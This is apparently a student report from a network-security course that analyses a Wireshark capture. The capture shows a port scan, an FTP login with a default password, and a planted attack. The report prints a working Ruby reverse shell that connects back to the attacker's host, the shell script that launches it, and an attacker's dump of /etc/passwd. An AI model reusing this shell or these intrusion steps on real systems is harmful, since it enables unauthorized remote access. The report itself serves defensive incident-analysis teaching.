Packet Capture Analysis Report
UB NetSec Spring 2023

Griffin Refol

March 5, 2023

Executive Summary


NETSEC analyzed a network capture file and found that an unauthorized user was able to access a file transfer system and upload a malicious program that allowed them to take control of the system and access sensitive information. To prevent similar incidents in the future, NETSEC recommends implementing stronger security measures for the file transfer system, such as changing the login password to a stronger and more complex one, and configuring the firewall to restrict access to the system. These measures can help to prevent unauthorized access and reduce the risk of sensitive information being accessed by unauthorized users.

Contents

1 NetSec Questions

1.1 Computers of Interest

The endpoints of interest are 10.0.0.10 and 10.0.0.11, because they are the two computers that have the most traffic between them (see Figure 1).




Address	Packets	Bytes	Tx Packets	Tx Bytes	Rx Packets	Rx Bytes	Country	City	AS Number	AS Organization
10.0.0.1	8	1.057 KiB	4	677 bytes	4	405 bytes				
10.0.0.10	405	32.666 KiB	208	13.632 KiB	197	19.034 KiB				
10.0.0.11	413	33.723 KiB	201	19.430 KiB	212	14.293 KiB				

Figure 1: Active Endpoints

1.2 Activity at Packets 3-205

The activity between packets 3 and 205 are signs that a TCP handshake is trying to be initiated between 10.0.0.10 and 10.0.0.11. However, while the TCP synchronization request (SYN) from 10.0.0.10 is being acknowledged (ACK), the connection is between reset (RST) and terminated (see Figure 2).




```
 3 2022-08-09 21:58:42.5916… 10.0.0.10   10.0.0.11   TCP   60 36422 → 113 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
 4 2022-08-09 21:58:42.5916… 10.0.0.11   10.0.0.10   TCP   54 113 → 36422 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
 5 2022-08-09 21:58:42.5916… 10.0.0.10   10.0.0.11   TCP   60 36422 → 1025 [SYN] Seq=0 Win=1024 Len=0 MSS=146
 6 2022-08-09 21:58:42.5916… 10.0.0.11   10.0.0.10   TCP   54 1025 → 36422 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
 7 2022-08-09 21:58:42.5916… 10.0.0.10   10.0.0.11   TCP   60 36422 → 1720 [SYN] Seq=0 Win=1024 Len=0 MSS=146
 8 2022-08-09 21:58:42.5917… 10.0.0.11   10.0.0.10   TCP   54 1720 → 36422 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
 9 2022-08-09 21:58:42.5916… 10.0.0.10   10.0.0.11   TCP   60 36422 → 995 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
10 2022-08-09 21:58:42.5917… 10.0.0.11   10.0.0.10   TCP   54 995 → 36422 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
11 2022-08-09 21:58:42.5916… 10.0.0.10   10.0.0.11   TCP   60 36422 → 25 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
12 2022-08-09 21:58:42.5917… 10.0.0.11   10.0.0.10   TCP   54 25 → 36422 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
13 2022-08-09 21:58:42.5916… 10.0.0.10   10.0.0.11   TCP   60 36422 → 139 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
14 2022-08-09 21:58:42.5917… 10.0.0.11   10.0.0.10   TCP   54 139 → 36422 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
15 2022-08-09 21:58:42.5916… 10.0.0.10   10.0.0.11   TCP   60 36422 → 445 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
16 2022-08-09 21:58:42.5917… 10.0.0.11   10.0.0.10   TCP   54 445 → 36422 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
17 2022-08-09 21:58:42.5916… 10.0.0.10   10.0.0.11   TCP   60 36422 → 135 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
18 2022-08-09 21:58:42.5917… 10.0.0.11   10.0.0.10   TCP   54 135 → 36422 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
19 2022-08-09 21:58:42.5917… 10.0.0.10   10.0.0.11   TCP   60 36422 → 80 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
20 2022-08-09 21:58:42.5917… 10.0.0.11   10.0.0.10   TCP   54 80 → 36422 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
21 2022-08-09 21:58:42.5917… 10.0.0.10   10.0.0.11   TCP   60 36422 → 199 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
22 2022-08-09 21:58:42.5917… 10.0.0.11   10.0.0.10   TCP   54 199 → 36422 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
```

Figure 2: Example of 2-205 TCP Handshake

1.3 Packet 19

Packet 19 is light green unlike the normal red and light-grey because it was sending packets over port 80, which is HTTP (see Figure 3).



```
http || tcp.port == 80 || http2SS
```

No.	Time	Source	Destination	Protocol	Length	Info
19	2022-08-09 21:58:42.5917…	10.0.0.10	10.0.0.11	TCP	60	36422 → 80 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
20	2022-08-09 21:58:42.5917…	10.0.0.11	10.0.0.10	TCP	54	80 → 36422 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0


Figure 3: Packet 19 HTTP Traffic

1.4 Attacker

The attacker in this packet capture is endpoint 10.0.0.10, because they are trying to initiate connection to 10.0.0.11.

1.5 Following Packet 207

To follow a specific packet, right-click the packet you want to follow, Follow, then TCP Stream (see Figure 4).




Mark/Unmark Packet Ctrl+M
Ignore/Unignore Packet Ctrl+D
Set/Unset Time Reference Ctrl+T
Time Shift... Ctrl+Shift+T
Packet Comments
Edit Resolved Name
Apply as Filter
Prepare as Filter
Conversation Filter
Colorize Conversation
SCTP
Follow
Copy
Protocol Preferences
Decode As...
Show Packet in New Window
TCP Stream Ctrl+Alt+Shift+T
UDP Stream Ctrl+Alt+Shift+U
DCCP Stream Ctrl+Alt+Shift+E
TLS Stream Ctrl+Alt+Shift+S
HTTP Stream Ctrl+Alt+Shift+H
HTTP/2 Stream
QUIC Stream
SIP Call

```
[ACK] Seq=1 Ack=21 Win=64256 L
TH TLS
[ACK] Seq=21 Ack=11 Win=65280 l
30 Please login with USER and l
[ACK] Seq=11 Ack=59 Win=64256 l
TH SSL
[ACK] Seq=59 Ack=21 Win=65280 l
30 Please login with USER and l
[ACK] Seq=21 Ack=97 Win=64256 l
ER sysadmin
[ACK] Seq=97 Ack=36 Win=65280 l
31 Please specify the password
[ACK] Seq=36 Ack=131 Win=64256
SS changeme
[ACK] Seq=131 Ack=51 Win=65280
30 Login successful
.10          FTP        103 Response: 2
.11          TCP         66 44546 → 21
d (688 bits) on interface enp0s3, i
 Dst: PcsCompu_fd:ec:14 (08:00:27:f
```

Figure 4: How To Follow


1.6 Activity in Packet 207

In Packet 207 the attacker, 10.0.0.10, authenticates into the FTP server and changes permission to a file called reverse.rb to allow all users read/write/execute permissions. The attacker then deletes a file called dailyupdate.sh and changes its permissions to allow all users read/write/execute permissions (see Figure 5). The file reverse.rb contained a reverse shell that gets executed when dailyupdate.sh is run. (see Figures 6 and 7).



```
220 (vsFTPd 3.0.3)
AUTH TLS
530 Please login with USER and PASS.
AUTH SSL
530 Please login with USER and PASS.
USER sysadmin
331 Please specify the password.
PASS changeme
230 Login successful.
PWD
257 "/home/sysadmin" is the current directory
CWD /home/sysadmin/Documents
250 Directory successfully changed.
TYPE I
200 Switching to Binary mode.
PASV
227 Entering Passive Mode (10,0,0,11,170,85).
LIST
150 Here comes the directory listing.
226 Directory send OK.
SITE CHMOD 777 reverse.rb
200 SITE CHMOD command ok.
PASV
227 Entering Passive Mode (10,0,0,11,104,7).
LIST
150 Here comes the directory listing.
226 Directory send OK.
DELE dailyupdate.sh
250 Delete operation successful.
SITE CHMOD 777 dailyupdate.sh
200 SITE CHMOD command ok.
PASV
227 Entering Passive Mode (10,0,0,11,137,97).
LIST
150 Here comes the directory listing.
226 Directory send OK.
```

Figure 5: Attacker Activity on 207




```ruby
#!/usr/bin/env ruby
# syscall 33 = dup2 on 64-bit Linux
# syscall 63 = dup2 on 32-bit Linux
# test with nc -lvp 1337

require 'socket'

s = Socket.new 2,1
s.connect Socket.sockaddr_in 4444, '10.0.0.10'

[0,1,2].each { |fd| syscall 33, s.fileno, fd }
exec '/bin/sh -i'
```

Figure 6: reverse.rb Code




```
#!/bin/bash

ruby /home/sysadmin/Documents/reverse.rb
```

Figure 7: dailyupdate.sh Code

1.7 Activity in Packet 375

In Packet 375 the attacker, 10.0.0.10, logged into 10.0.0.11 as root and executed the command cat /etc/passwd to display the contents of the passwd file (see Figure 8).



```
/home/sysadmin/Documents
# cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
syslog:x:104:110::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:107:114::/run/uuidd:/usr/sbin/nologin
tcpdump:x:108:115::/nonexistent:/usr/sbin/nologin
avahi-autoipd:x:109:116:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/usr/sbin/nologin
usbmux:x:110:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
rtkit:x:111:117:RealtimeKit,,,:/proc:/usr/sbin/nologin
dnsmasq:x:112:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
cups-pk-helper:x:113:120:user for cups-pk-helper service,,,:/home/cups-pk-helper:/usr/sbin/nologin
speech-dispatcher:x:114:29:Speech Dispatcher,,,:/run/speech-dispatcher:/bin/false
avahi:x:115:121:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/usr/sbin/nologin
kernoops:x:116:65534:Kernel Oops Tracking Daemon,,,:/:/usr/sbin/nologin
saned:x:117:123::/var/lib/saned:/usr/sbin/nologin
nm-openvpn:x:118:124:NetworkManager OpenVPN,,,:/var/lib/openvpn/chroot:/usr/sbin/nologin
hplip:x:119:7:HPLIP system user,,,:/run/hplip:/bin/false
whoopsie:x:120:125::/nonexistent:/bin/false
colord:x:121:126:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin
geoclue:x:122:127::/var/lib/geoclue:/usr/sbin/nologin
pulse:x:123:128:PulseAudio daemon,,,:/var/run/pulse:/usr/sbin/nologin
gnome-initial-setup:x:124:65534::/run/gnome-initial-setup/:/bin/false
gdm:x:125:130:Gnome Display Manager:/var/lib/gdm3:/bin/false
sssd:x:126:131:SSSD system user,,,:/var/lib/sss:/usr/sbin/nologin
sysadmin:x:1000:1000:sysadmin,,,:/home/sysadmin:/bin/bash
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
vboxadd:x:998:1::/var/run/vboxadd:/bin/false
ftp:x:127:134:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin
```

Figure 8: Attacker Activity on 375

2 Technical Analysis

NETSEC was given a network capture file from 9:58:42 PM EDT August 9th, 2022 to 10:01:36 PM EDT August 9th, 2022. There was a total of 428 packets in the 49kB file. NETSEC used the tool Wireshark to help identify malicious traffic. At 9:58:49 a malicious endpoint with the IP address 10.0.0.10 was able to authenticate into an FTP server with the IP address 10.0.0.11 and upload a reverse shell (see Figures 5, 6, and 7). Using that reverse shell the attacker was able to log into 10.0.0.11 as root and concatenate into the passwords file, revealing all local users and credentials.

3 Mitigation Strategies

NETSEC has a set of recommendations to clean up this incident, and to prevent intrusions like this in the future. The administrator should stregnth the security of the FTP server by changing the default port number to a non-standard port . This can help to prevent unauthorized access attempts as attackers commonly scan for servers running on the default port. On the compromised FTP server change the password of the FTP login to something that has at least 12 characters, different symbols, numbers, and capitalization. To prevent reverse shell attacks, the administrator should configure the firewall to block all inbound and outbound traffic from the host machine, except for necessary services.